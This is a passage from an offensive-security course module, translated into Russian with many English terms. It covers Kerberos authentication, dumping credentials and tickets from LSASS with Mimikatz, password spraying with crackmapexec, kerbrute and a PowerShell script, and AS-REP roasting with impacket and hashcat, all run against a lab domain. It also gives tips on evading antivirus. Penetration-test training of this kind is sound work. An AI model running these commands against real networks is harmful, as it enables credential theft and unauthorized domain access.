Сначала, когда пользователь входит на свою рабочую станцию, *Authentication Server Request* (AS-REQ) отправляется к контроллеру домена.
Контроллер домена, действующий как KDC, также поддерживает службу Authentication Server.
AS-REQ содержит временную метку, зашифрованную с использованием хеша, полученного из пароля пользователя, и имя пользователя.

Когда контроллер домена получает запрос, он ищет хеш пароля, связанный с конкретным пользователем, в файле **ntds.dit** и пытается расшифровать timestamp. Если процесс расшифрования успешен и timestamp не является дубликатом, аутентификация считается успешной.

Если timestamp duplicate, это может indicate evidence of potential replay attack.

Далее контроллер домена отвечает клиенту сообщением *Authentication Server Reply* (AS-REP).
Поскольку Kerberos - stateless protocol, AS-REP contains *session key* и *Ticket Granting Ticket* (TGT).
Сессионный ключ зашифрован с помощью хеша пароля пользователя и может быть расшифрован клиентом, а затем использован повторно.
TGT содержит информацию о пользователе, домене, timestamp, IP-адресе клиента и сессионном ключе.

Чтобы avoid tampering, TGT encrypted by secret key (NTLM hash account *krbtgt*), known только KDC, и cannot be decrypted by client. После того как client received session key и TGT, KDC считает client authentication complete. По умолчанию TGT valid десять hours, после чего происходит renewal. Этот renewal does not require user re-enter password.

Когда пользователь хочет получить доступ к ресурсам домена, таким как сетевой ресурс или mailbox, ему нужно снова обратиться к KDC.

На этот раз клиент формирует пакет *Ticket Granting Service Request* (TGS-REQ), который состоит из текущего пользователя и timestamp, зашифрованных сессионным ключом, имени ресурса и зашифрованного TGT.

Далее ticket-granting service на KDC получает TGS-REQ, и если ресурс существует в домене, TGT расшифровывается с помощью секретного ключа, известного только KDC. Затем сессионный ключ извлекается из TGT и используется для расшифровки имени пользователя и timestamp запроса. На этом этапе KDC выполняет несколько проверок:

1. TGT должен иметь valid timestamp.
2. Username из TGS-REQ должен match username from TGT.
3. Client IP-адрес должен coincide with TGT IP-адрес.

Если процесс проверки успешен, ticket-granting service отвечает клиенту *Ticket Granting Server Reply* (TGS-REP). Этот пакет содержит три части:

1. Name of the service, для которого granted access.
2. Session key, который будет used between client and service.
3. *Service ticket*, содержащий имя пользователя и членство в группах вместе с вновь созданным сессионным ключом.

Имя сервиса и session key сервисного билета шифруются исходным session key, связанным с созданием TGT. Сервисный билет шифруется хешем пароля сервисной учетной записи, зарегистрированной для рассматриваемого сервиса.

Когда процесс аутентификации KDC завершен и у клиента есть и сессионный ключ, и service ticket, начинается аутентификация в сервисе.

Сначала клиент отправляет серверу приложения *Application Request* (AP-REQ), который включает имя пользователя и временную метку, зашифрованные сессионным ключом, связанным с сервисным билетом, вместе с самим сервисным билетом.

Сервер приложения расшифровывает сервисный билет с помощью хеша пароля сервисной учетной записи и извлекает имя пользователя и session key. Затем он использует последний, чтобы расшифровать имя пользователя из *AP-REQ*. Если имя пользователя в *AP-REQ* совпадает с именем пользователя, расшифрованным из сервисного билета, запрос принимается. Перед предоставлением доступа сервис проверяет переданное членство в группах в сервисном билете и назначает пользователю соответствующие разрешения, после чего пользователь может получить доступ к запрошенному сервису.

Этот protocol может казаться complicated and perhaps even convoluted, но он designed to mitigate various network attacks and prevent use of fake credentials.

Теперь, когда мы обсудили foundations of both NTLM and Kerberos authentication, explore various cached credential storage and служебная учетная запись attacks.

(Wikipedia, 2019), en.wikipedia.org

(Skip Duckwall, 2014), blackhat.com

(MITRE ATT&CK, 2022), attack.mitre.org

(Active Directory Security, 2014), adsecurity.org

1. Как называется запрос, отправляемый, когда пользователь входит на свою машину, присоединенную к AD
2. Какой основной протокол аутентификации используется Active Directory
3. Каково краткое имя запроса, отправляемого клиентом, который шифрует TGT вместе с текущим пользователем, целевым ресурсом и временной меткой

Чтобы заложить основу для атак на кэшированное хранение учетных данных и векторов lateral movement в модуле *Lateral Movement in Active Directory*, мы сначала должны обсудить различные хэши паролей, используемые с Kerberos, и показать, как они хранятся.

Мы уже рассматривали часть следующей информации в модуле *Password Attacks*. В этом разделе мы сосредоточимся на кэшированных учетных данных и билетах в контексте AD.

Поскольку реализация Kerberos от Microsoft использует single sign-on, хэши паролей должны где-то храниться, чтобы можно было обновлять запрос TGT.

В современных версиях Windows эти хэши хранятся в пространстве памяти *Local Security Authority Subsystem Service* (LSASS)1.2

Если мы получим доступ к этим хэшам, мы сможем взломать их, чтобы получить пароль в открытом виде, или повторно использовать их для выполнения различных действий.

Хотя это является конечной целью нашей атаки на AD, процесс не так прямолинеен, как кажется. Поскольку процесс LSASS является частью операционной системы и работает от имени SYSTEM, нам нужны права SYSTEM (или локального администратора), чтобы получить доступ к хэшам, хранящимся на цели.

По этой причине нам часто приходится начинать атаку с локального повышения привилегий, чтобы извлечь сохраненные хэши. Еще больше усложняет ситуацию то, что структуры данных, используемые для хранения хэшей в памяти, публично не документированы, а также зашифрованы ключом, хранящимся в LSASS.

Тем не менее, поскольку извлечение кэшированных учетных данных является крупным вектором атак против Windows и Active Directory, было создано несколько инструментов для извлечения хэшей. Самый популярный из этих инструментов - *Mimikatz*.

Попробуем использовать Mimikatz, чтобы извлечь доменные хэши на нашей системе Windows 11.

В следующем примере мы запустим Mimikatz как самостоятельное приложение. Однако из-за широкой популярности Mimikatz и хорошо известных сигнатур обнаружения стоит избегать его использования как самостоятельного приложения и вместо этого применять методы, обсуждавшиеся в модуле *Antivirus Evasion*. Например, выполнить Mimikatz напрямую из памяти с помощью инжектора вроде PowerShell,4 или использовать встроенный инструмент, такой как Task Manager, чтобы снять полный дамп памяти процесса LSASS,5 перенести дамп на вспомогательную машину, а затем загрузить данные в Mimikatz.

Поскольку доменный пользователь *jeff* является локальным администратором на CLIENT75, мы можем запустить PowerShell с повышенными привилегиями. Сначала подключимся к этой машине как *jeff* с паролем *HenchmanPutridBonbon11* по RDP.

```
kali@kali:~$ xfreerdp /cert-ignore /u:jeff /d:corp.com /p:HenchmanPutridBonbon11 /v:192.168.50.75
```

Листинг 1 - Подключение к CLIENT75 через RDP

После подключения мы запускаем сеанс PowerShell от имени администратора. Из этой командной строки мы можем запустить Mimikatz и ввести **privilege::debug**, чтобы задействовать привилегию *SeDebugPrivlege*, которая позволит нам взаимодействовать с процессом, принадлежащим другой учетной записи.

```
PS C:\Windows\system32> cd C:\Tools

PS C:\Tools\> .\mimikatz.exe
...

mimikatz # privilege::debug
Privilege '20' OK
```

Листинг 2 - Запуск Mimikatz и включение SeDebugPrivilege

Теперь мы можем выполнить **sekurlsa::logonpasswords**, чтобы выгрузить учетные данные всех вошедших пользователей с помощью модуля *Sekurlsa*.

Это должно выгрузить хэши всех пользователей, вошедших на текущую рабочую станцию или сервер, *включая удаленные входы*, такие как сеансы Remote Desktop.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 4876838 (00000000:004a6a26)
Session           : RemoteInteractive from 2
User Name         : jeff
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/9/2022 12:32:11 PM
SID               : S-1-5-21-1987370270-658905905-1781884369-1105
        msv :
         [00000003] Primary
         * Username : jeff
         * Domain   : CORP
         * NTLM     : 2688c6d2af5e9c7ddb268899123744ea
         * SHA1     : f57d987a25f39a2887d158e8d5ac41bc8971352f
         * DPAPI    : 3a847021d5488a148c265e6d27a420e6
        tspkg :
        wdigest :
         * Username : jeff
         * Domain   : CORP
         * Password : (null)
        kerberos :
         * Username : jeff
         * Domain   : CORP.COM
         * Password : (null)
        ssp :
        credman :
        cloudap :
...
Authentication Id : 0 ; 122474 (00000000:0001de6a)
Session           : Service from 0
User Name         : dave
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/9/2022 1:32:23 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1103
        msv :
         [00000003] Primary
         * Username : dave
         * Domain   : CORP
         * NTLM     : 08d7a47a6f9f66b97b1bae4178747494
         * SHA1     : a0c2285bfad20cc614e2d361d6246579843557cd
         * DPAPI    : fed8536adc54ad3d6d9076cbc6dd171d
        tspkg :
        wdigest :
         * Username : dave
         * Domain   : CORP
         * Password : (null)
```

```
        kerberos :
         * Username : dave
         * Domain   : CORP.COM
         * Password : (null)
        ssp :
        credman :
        cloudap :
...
```

Листинг 3 - Выполнение Mimikatz на доменной рабочей станции

Вывод выше показывает всю информацию об учетных данных, хранящуюся в LSASS для доменных пользователей *jeff* и *dave*, включая кэшированные хэши.

Эффективный защитный прием, который мешает таким инструментам, как Mimikatz, извлекать хэши, - включить дополнительную *LSA Protection*. LSA включает процесс LSASS. Установив ключ реестра, Windows запрещает чтение памяти этого процесса. Мы подробно обсудим обход этой и других мощных защитных механизмов в курсе OffSec *Evasion Techniques and Breaching Defenses*, PEN-300.

В выводе выше мы можем наблюдать два типа хэшей. Это зависит от functional level реализации AD. Для экземпляров AD на functional level Windows 2003 единственным доступным алгоритмом хэширования является NTLM. Для экземпляров, работающих на Windows Server 2008 или более поздних версиях, могут быть доступны и NTLM, и SHA-1 (обычный спутник AES-шифрования). На старых операционных системах, таких как Windows 7, или на системах, где это настроено вручную, будет включен WDigest. Когда WDigest включен, запуск Mimikatz покажет пароли в открытом виде вместе с хэшами паролей.

Имея эти хэши, мы могли бы попытаться взломать их и получить пароль в открытом виде, как мы делали в *Password Attacks*.

Другой подход и другое применение Mimikatz - эксплуатировать аутентификацию Kerberos, злоупотребляя TGT и service tickets. Как уже обсуждалось, мы знаем, что Kerberos TGT и service tickets для пользователей, которые сейчас вошли на локальную машину, хранятся для будущего использования. Эти билеты также хранятся в LSASS, и мы можем использовать Mimikatz, чтобы взаимодействовать с ними и извлекать как собственные билеты, так и билеты других локальных пользователей.

Откроем второе окно PowerShell и выведем содержимое SMB-шары на WEB04 по UNC-пути `\\web04.corp.com\backup`. Это создаст и закэширует service ticket.

```
PS C:\Users\jeff> dir \\web04.corp.com\backup


    Directory: \\web04.corp.com\backup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/13/2022   2:52 AM              0 backup_schemata.txt
```

Листинг 4 - Отображение содержимого SMB-шары

После выполнения listing каталога на SMB-шаре мы можем использовать Mimikatz, чтобы показать билеты, хранящиеся в памяти, введя **sekurlsa::tickets**.

```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 656588 (00000000:000a04cc)
Session           : RemoteInteractive from 2
User Name         : jeff
Domain            : CORP
```

```
Logon Server      : DC1
Logon Time        : 9/13/2022 2:43:31 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1105

         * Username : jeff
         * Domain   : CORP.COM
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 9/13/2022 2:59:47 AM ; 9/13/2022 12:43:56 PM ; 9/20/2022 2:43:56 AM
           Service Name (02) : cifs ; web04.corp.com ; @ CORP.COM
           Target Name  (02) : cifs ; web04.corp.com ; @ CORP.COM
           Client Name  (01) : jeff ; @ CORP.COM
           Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000001 - des_cbc_crc
             38dba17553c8a894c79042fe7265a00e36e7370b99505b8da326ff9b12aaf9c7
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]
         [00000001]
           Start/End/MaxRenew: 9/13/2022 2:43:56 AM ; 9/13/2022 12:43:56 PM ; 9/20/2022 2:43:56 AM
           Service Name (02) : LDAP ; DC1.corp.com ; corp.com ; @ CORP.COM
           Target Name  (02) : LDAP ; DC1.corp.com ; corp.com ; @ CORP.COM
           Client Name  (01) : jeff ; @ CORP.COM ( CORP.COM )
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000001 - des_cbc_crc
             c44762f3b4755f351269f6f98a35c06115a53692df268dead22bc9f06b6b0ce5
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]

        Group 1 - Client Ticket

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 9/13/2022 2:43:56 AM ; 9/13/2022 12:43:56 PM ; 9/20/2022 2:43:56 AM
           Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Target Name  (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Client Name  (01) : jeff ; @ CORP.COM ( CORP.COM )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000001 - des_cbc_crc
             bf25fbd514710a98abaccdf026b5ad14730dd2a170bca9ded7db3fd3b853892a
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
```

Листинг 5 - Извлечение Kerberos tickets с помощью mimikatz

Вывод показывает и TGT, и TGS. Кража TGS позволила бы нам получить доступ только к конкретным ресурсам, связанным с этими билетами. В качестве альтернативы, имея TGT, мы могли бы запросить TGS для конкретных ресурсов, которые хотим атаковать внутри домена. Мы обсудим, как использовать украденные или forged tickets, позже в этом и следующем модуле.

Mimikatz также может экспортировать билеты на жесткий диск и импортировать билеты в LSASS; это мы рассмотрим позже.

Перед тем как перейти к атакам на механизмы аутентификации AD, кратко рассмотрим использование *Public Key Infrastructure* (PKI)12 в AD. Microsoft предоставляет роль AD *Active Directory Certificate Services* (AD CS)13 для реализации PKI, которая обменивается цифровыми сертификатами между аутентифицированными пользователями и доверенными ресурсами.

Если сервер установлен как *Certification Authority* (CA),14 он может выдавать и отзывать цифровые сертификаты (и многое другое). Хотя глубокое обсуждение этих концепций потребовало бы отдельного модуля, сосредоточимся на одном аспекте кэшированных и сохраненных объектов, связанных с AD CS.

Например, мы могли бы выпускать сертификаты для веб-серверов, чтобы они использовали HTTPS, или для аутентификации пользователей на основе сертификатов от CA через *Smart Cards*.

Эти сертификаты могут быть помечены как имеющие *non-exportable private key* по соображениям безопасности. В таком случае приватный ключ, связанный с сертификатом, нельзя экспортировать даже с административными привилегиями. Однако существуют различные методы экспортировать сертификат вместе с приватным ключом.

Мы снова можем положиться на Mimikatz, чтобы сделать это. Модуль *crypto* содержит возможность пропатчить либо функцию *CryptoAPI* с помощью **crypto::capi**, либо службу *KeyIso* с помощью **crypto::cng**, делая неэкспортируемые ключи экспортируемыми.

Как мы уже рассмотрели в этом разделе и в *Password Attacks*, Mimikatz может извлекать информацию, связанную с аутентификацией, выполняемой через большинство протоколов и механизмов, что делает этот инструмент настоящим швейцарским ножом для кэшированных учетных данных!

(Wikipedia, 2022), en.wikipedia.org

(Active Directory Security, 2018), adsecurity.org

(Benjamin Delphy, 2022), github.com

(Matt Graeber, 2016), github.com

(White Oak Security, 2021), whiteoaksecurity.com

(Ruben Boonen, 2016), fuzzysecurity.com

(Benjamin Delphu, 2019), github.com

(Microsoft, 2022), msdn.microsoft.com

(Mimikatz, 2019), github.com

(Microsoft Documentation, 2022), learn.microsoft.com

(Microsoft, 2003), technet.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2022), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Techcommunity, 2020), techcommunity.microsoft.com

(Github Mimikatz Wiki, 2016), github.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Github Mimikatz Wiki, 2016), github.com

(Revert Service, 2022), revertservice.com

(Github Mimikatz Wiki, 2016), github.com

1. Следуйте шагам, описанным в этом разделе, чтобы извлечь кэшированный NTLM-хэш. Кроме того, выполните команду *dir* и перечислите кэшированные билеты. Какая команда Mimikatz выгружает хэши всех пользователей, вошедших в текущую систему

22.2. Выполнение атак на аутентификацию Active Directory

Этот учебный раздел охватывает следующие учебные цели:

• Использовать парольные атаки для получения действительных учетных данных пользователей
• Злоупотреблять включенными параметрами учетных записей пользователей
• Злоупотреблять механизмом аутентификации Kerberos SPN
• Подделывать service tickets
• Выдавать себя за контроллер домена, чтобы извлечь учетные данные любого доменного пользователя

В предыдущем учебном разделе мы обсудили аутентификацию NTLM и Kerberos, а также где можно найти кэшированные учетные данные и объекты AD. В этом учебном разделе мы рассмотрим различные атаки в контексте этих механизмов аутентификации. Техники атак вводятся независимо друг от друга, поскольку они могут применяться на разных фазах теста на проникновение. Для большинства атак мы также обсудим способы их выполнения как из Windows, так и из Linux, что делает нас более гибкими и позволяет адаптироваться к различным сценариям реальных оценке.

В предыдущем модуле мы изучили несколько парольных атак на сетевые службы и хешированную информацию. Парольные атаки также являются жизнеспособным выбором в контексте AD для получения учетных данных пользователей. В этом разделе мы рассмотрим различные парольные атаки AD.

Перед изучением этих атак нам нужно учесть одно важное обстоятельство. Выполняя brute force или wordlist authentication attack, мы должны помнить о блокировках учетных записей. Слишком много неудачных входов может заблокировать учетную запись для дальнейших атак и, возможно, насторожить системных администраторов.

Чтобы узнать больше о блокировках учетных записей, посмотрим политику учетных записей домена как доменный пользователь *jeff* на CLIENT75. Мы можем подключиться к системе с паролем *HenchmanPutridBonbon11* через RDP. Затем откроем обычное окно PowerShell и выполним **net accounts**, чтобы получить account policy.

```
PS C:\Users\jeff> net accounts
Force user logoff how long after time expires:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

Листинг 6 - Результаты команды net accounts

Доступно много полезной информации, но сначала сосредоточимся на *Lockout threshold*, который показывает лимит в пять попыток входа до блокировки. Это означает, что мы можем безопасно попробовать четыре входа, прежде чем вызвать блокировку. Хотя это может показаться небольшим числом, мы также должны учитывать *Lockout observation window*, который показывает, что через тридцать минут после последнего неудачного входа мы можем делать дополнительные попытки.

С такими настройками мы могли бы выполнить 192 попытки входа за 24 часа против каждого доменного пользователя без срабатывания блокировки, если предположить, что сами пользователи не допустят неудачную попытку входа.

Такая атака может состоять в составлении короткого списка очень распространенных паролей и применении его против огромного количества пользователей. Иногда этот тип атаки может выявить довольно много слабых паролей учетных записей в организации.

Однако это также создаст большой объем сетевого трафика. Рассмотрим три вида password spraying атак, которые имеют более высокий шанс успеха в среде AD.

Первый вид password spraying атаки использует LDAP и ADSI для выполнения *low and slow* password attack против пользователей AD. В модуле *Active Directory Introduction and Enumeration* мы выполняли запросы к контроллер домена как вошедший пользователь с помощью *DirectoryEntry*. Однако мы также можем выполнять запросы в контексте другого пользователя, настроив экземпляр *DirectoryEntry*.

В модуле *Active Directory Introduction and Enumeration* мы использовали конструктор *DirectoryEntry* без аргументов, но можем передать три аргумента, включая LDAP-путь к контроллер домена, имя пользователя и пароль:

```
PS C:\Users\jeff> $domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

PS C:\Users\jeff> $PDC = ($domainObj.PdcRoleOwner).Name

PS C:\Users\jeff> $SearchString = "LDAP://"

PS C:\Users\jeff> $SearchString += $PDC + "/"

PS C:\Users\jeff> $DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

PS C:\Users\jeff> $SearchString += $DistinguishedName

PS C:\Users\jeff> New-Object System.DirectoryServices.DirectoryEntry($SearchString, "pete", "Nexus123!")
```

Листинг 7 - Аутентификация с помощью DirectoryEntry

Если пароль для учетной записи пользователя правильный, создание объекта будет успешным, как показано в листинге 8.

```
distinguishedName : {DC=corp,DC=com}
Path              : LDAP://DC1.corp.com/DC=corp,DC=com
```

Листинг 8 - Успешная аутентификация с DirectoryEntry

Если пароль недействителен, объект не будет создан, и мы получим исключение, как показано в листинге 9. Чтобы это проверить, изменим пароль в конструкторе на **WrongPassword**. Мы увидим явное предупреждение, что имя пользователя или пароль неверны.

```
format-default : The following exception occurred while retrieving member "distinguishedName": "The user name
    or
password is incorrect.
"
    + CategoryInfo          : NotSpecified: (:) [format-default], ExtendedTypeSystemException
    + FullyQualifiedErrorId : CatchFromBaseGetMember,Microsoft.PowerShell.Commands.FormatDefaultCommand
```

Листинг 9 - Неверный пароль, использованный с DirectoryEntry

Мы могли бы использовать эту технику, чтобы создать PowerShell-скрипт, который перечисляет всех пользователей и выполняет аутентификации согласно *Lockout threshold* и *Lockout observation window*.

Эта тактика password spraying уже реализована в PowerShell-скрипте `C:\Tools\Spray-Passwords.ps1` на CLIENT75.

Опция `-Pass` позволяет задать один пароль для проверки, либо можно передать файл wordlist с помощью *-File*. Мы также можем проверять учетные записи администраторов, добавив флаг `-Admin`. PowerShell-скрипт автоматически определяет доменных пользователей и распыляет пароль против них.

```
PS C:\Users\jeff> cd C:\Tools

PS C:\Tools> powershell -ep bypass
...

PS C:\Tools> .\Spray-Passwords.ps1 -Pass Nexus123! -Admin
WARNING: also targeting admin accounts.
Performing brute force - press [q] to stop the process and print results...
Guessed password for user: 'pete' = 'Nexus123!'
Guessed password for user: 'jen' = 'Nexus123!'
Users guessed are:
 'pete' with password: 'Nexus123!'
 'jen' with password: 'Nexus123!'
```

Листинг 10 - Использование Spray-Passwords для атаки на учетные записи пользователей

Отлично! Password spraying был успешным и дал нам два действительных набора учетных данных с паролем *Nexus123!*.

Второй вид password spraying атаки против пользователей AD использует SMB. Это один из традиционных подходов к парольные атаки в AD, и у него есть некоторые недостатки. Например, для каждой попытки аутентификации нужно установить полное SMB-соединение, а затем завершить его. В результате такая password attack очень шумная из-за генерируемого сетевого трафика. Она также довольно медленная по сравнению с другими техниками.

Мы можем использовать **crackmapexec** на Kali для выполнения такого password spraying. Выберем **smb** как протокол и введем IP-адрес любой domain-joined системы, например CLIENT75 (192.168.50.75). Затем мы можем передать списки или одиночные значения пользователей и паролей в `-u` и `-p`. Кроме того, введем доменное имя для `-d` и укажем опцию `--continue-on-success`, чтобы не останавливаться на первых действительных учетных данных. Для целей этого примера создадим текстовый файл `users.txt`, содержащий подмножество доменных имен пользователей *dave*, *jen* и *pete*, чтобы распылить против них пароль *Nexus123!*.

```
kali@kali:~$ cat users.txt
dave
jen
pete

kali@kali:~$ crackmapexec smb 192.168.50.75 -u users.txt -p 'Nexus123!' -d corp.com --continue-on-success
SMB         192.168.50.75   445    CLIENT75         [*] Windows 10.0 Build 22000 x64 (name:CLIENT75) (domain:
    corp.com) (signing:False) (SMBv1:False)
SMB         192.168.50.75   445    CLIENT75         [-] corp.com\dave:Nexus123! STATUS_LOGON_FAILURE
SMB         192.168.50.75   445    CLIENT75         [+] corp.com\jen:Nexus123!
SMB         192.168.50.75   445    CLIENT75         [+] corp.com\pete:Nexus123!
```

Листинг 11 - Использование crackmapexec для атаки на учетные записи пользователей

Листинг 11 показывает, что crackmapexec определил те же два действительных набора учетных данных, что и **Spray-Passwords.ps1** ранее. Добавляя плюс или минус перед проверяемыми учетными данными, crackmapexec показывает, являются ли они действительными.

Следует отметить, что crackmapexec не проверяет парольную политику домена перед началом password spraying. Поэтому мы должны быть осторожны, чтобы не заблокировать учетные записи пользователей этим методом.

В качестве бонуса вывод crackmapexec не только показывает, действительны ли учетные данные, но и сообщает, имеет ли пользователь с найденными учетными данными административные привилегии на целевой системе. Например, *dave* является локальным администратором на CLIENT75. Используем crackmapexec с паролем *Flowers1* против этой машины.

```
kali@kali:~$ crackmapexec smb 192.168.50.75 -u dave -p 'Flowers1' -d corp.com
SMB         192.168.50.75   445    CLIENT75         [*] Windows 10.0 Build 22000 x64 (name:CLIENT75) (domain:
    corp.com) (signing:False) (SMBv1:False)
SMB         192.168.50.75   445    CLIENT75         [+] corp.com\dave:Flowers1 (Pwn3d!)
```

Листинг 12 - Вывод crackmapexec, показывающий, что действительные учетные данные имеют административные привилегии на цели

Листинг 12 показывает, что crackmapexec добавил *Pwn3d!* в вывод, указывая, что *dave* имеет административные привилегии на целевой системе. В оценке это отличная возможность определить уровень нашего доступа без дополнительной enumeration.

Третий вид password spraying атаки, который мы обсудим, основан на получении TGT. Например, используя *kinit* в Linux-системе, мы можем получить и закэшировать Kerberos TGT. Для этого нужно предоставить имя пользователя и пароль. Если учетные данные действительны, мы получим TGT. Преимущество этой техники в том, что она использует только два UDP-фрейма, чтобы определить, действителен ли пароль, поскольку отправляет только AS-REQ и анализирует ответ.

Мы могли бы автоматизировать этот метод с помощью Bash-скрипта или выбранного нами языка программирования. К счастью, мы также можем использовать инструмент *kerbrute*,6 который реализует эту технику для password spraying. Поскольку этот инструмент кроссплатформенный, мы можем использовать его в Windows и Linux.

Используем Windows-версию в `C:\Tools`, чтобы выполнить эту атаку. Для проведения password spraying нам нужно указать команду **passwordspray** вместе со списком имен пользователей и паролем для распыления. Также нужно передать домен **corp.com** как аргумент для `-d`. Как и ранее, создадим файл `usernames.txt` в `C:\Tools`, содержащий имена пользователей *pete*, *dave* и *jen*.

```
PS C:\Tools> type .\usernames.txt
pete
dave
jen

PS C:\Tools> .\kerbrute_windows_amd64.exe passwordspray -d corp.com .\usernames.txt "Nexus123!"


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/06/22 - Ronnie Flathers @ropnop

2022/09/06 20:30:48 >  Using KDC(s):
2022/09/06 20:30:48 >   dc1.corp.com:88
2022/09/06 20:30:48 >  [+] VALID LOGIN:  jen@corp.com:Nexus123!
2022/09/06 20:30:48 >  [+] VALID LOGIN:  pete@corp.com:Nexus123!
2022/09/06 20:30:48 >  Done! Tested 3 logins (2 successes) in 0.041 seconds
```

Листинг 13 - Использование kerbrute для атаки на учетные записи пользователей

Очень хорошо! Листинг 13 показывает, что kerbrute подтвердил: пароль *Nexus123!* действителен для *pete* и *jen*.

Если вы получаете сетевую ошибку, убедитесь, что кодировка `usernames.txt` - *ANSI*. Можно использовать функцию Notepad *Save As*, чтобы изменить кодировку.

Для crackmapexec и kerbrute нам нужно было предоставить список имен пользователей. Чтобы получить список всех доменных пользователей, мы можем использовать техники, изученные в модуле *Active Directory Introduction and Enumeration*, или встроенные функции enumeration пользователей обоих инструментов.

В этом разделе мы изучили способы выполнения парольных атак в контексте AD. Мы обсудили и отработали три разных метода распыления паролей. Эти техники являются отличным способом получить действительные учетные данные в контексте AD, особенно если в политике учетных записей не задан порог блокировки. В следующих двух разделах мы выполним атаки, которые используют взлом хешей и часто дают более высокий процент успеха, чем распыление паролей.

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Improsec, 2016), web.archive.org

(Github, 2022), github.com

(MIT Kerberos Documentation, 2022), web.mit.edu

(Github, 2020), github.com

1. Следуйте шагам, описанным в этом разделе, и распылите пароль *Nexus123!* с помощью трех разных инструментов, представленных в этом разделе. Какая минимальная длина пароля требуется в целевом домене

2. Распылите учетные данные *pete* против всех машин, присоединенных к домену, с помощью crackmapexec. На какой машине *pete* является локальным администратором

Как мы уже обсуждали, первый шаг процесса аутентификации через Kerberos - отправка AS-REQ. На основе этого запроса контроллер домена может проверить, успешна ли аутентификация. Если да, контроллер домена отвечает AS-REP, содержащим session key и TGT. Этот шаг также обычно называется *Kerberos preauthentication* и предотвращает offline угадывания паролей.

Без Kerberos preauthentication атакующий мог бы отправить AS-REQ на контроллер домена от имени любого пользователя AD. Получив AS-REP от контроллер домена, атакующий мог бы выполнить offline password attack против зашифрованной части ответа. Эта атака известна как *AS-REP Roasting*.

По умолчанию параметр учетной записи пользователя AD *Do not require Kerberos preauthentication* отключен, что означает, что Kerberos preauthentication выполняется для всех пользователей. Однако этот параметр учетной записи можно включить вручную. В оценкes мы можем найти учетные записи с включенным параметром, поскольку некоторым приложениям и технологиям он необходим для корректной работы.

Сначала выполним эту атаку с нашей Kali-машине, затем в Windows. На Kali мы можем использовать **impacket-GetNPUsers** для выполнения AS-REP roasting. Нам нужно передать IP-адрес контроллер домена как аргумент `-dc-ip`, имя выходного файла, в котором AS-REP hash будет сохранен в формате Hashcat, через `-outputfile`, и `-request`, чтобы запросить TGT.

Наконец, нужно указать целевую информацию аутентификации в формате **domain/user**. Это пользователь, которого мы используем для аутентификации. В этом примере мы используем *pete* с паролем *Nexus123!* из предыдущего раздела. Полная команда показана ниже:

```
kali@kali:~$ impacket-GetNPUsers -dc-ip 192.168.50.70  -request -outputfile хешей.asreproast corp.com/pete
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
Name  MemberOf  PasswordLastSet             LastLogon                   UAC
----  --------  --------------------------  --------------------------  --------
dave            2022-09-02 19:21:17.285464  2022-09-07 12:45:15.559299  0x410200
```

Листинг 14 - Использование GetNPUsers для выполнения AS-REP roasting

Листинг 14 показывает, что у *dave* включен параметр учетной записи пользователя *Do not require Kerberos preauthentication*, что означает, что он уязвим к AS-REP Roasting.

По умолчанию итоговый формат хэша impacket-GetNPUsers совместим с Hashcat. Поэтому проверим правильный режим для AS-REP hash, выполнив grep по "Kerberos" в справке Hashcat.

```
kali@kali:~$ hashcat --help | grep -i "Kerberos"
  19600 | Kerberos 5, etype 17, TGS-REP                      | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                     | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                      | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                     | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth              | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                      | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                       | Network Protocol
```

Листинг 15 - Получение правильного режима для Hashcat

Вывод команды grep в листинге 15 показывает, что правильный режим для AS-REP - *18200*.

Теперь мы собрали все необходимое, чтобы запустить Hashcat и взломать AS-REP hash. Укажем режим **18200**, файл с AS-REP hash, `rockyou.txt` как wordlist, **best64.rule** как rule file и `--force`, чтобы выполнить cracking на нашей Kali VM.

```
kali@kali:~$ sudo hashcat -m 18200 хешей.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/
    rules/best64.rule --force
...

$krb5asrep$23$dave@CORP.COM:
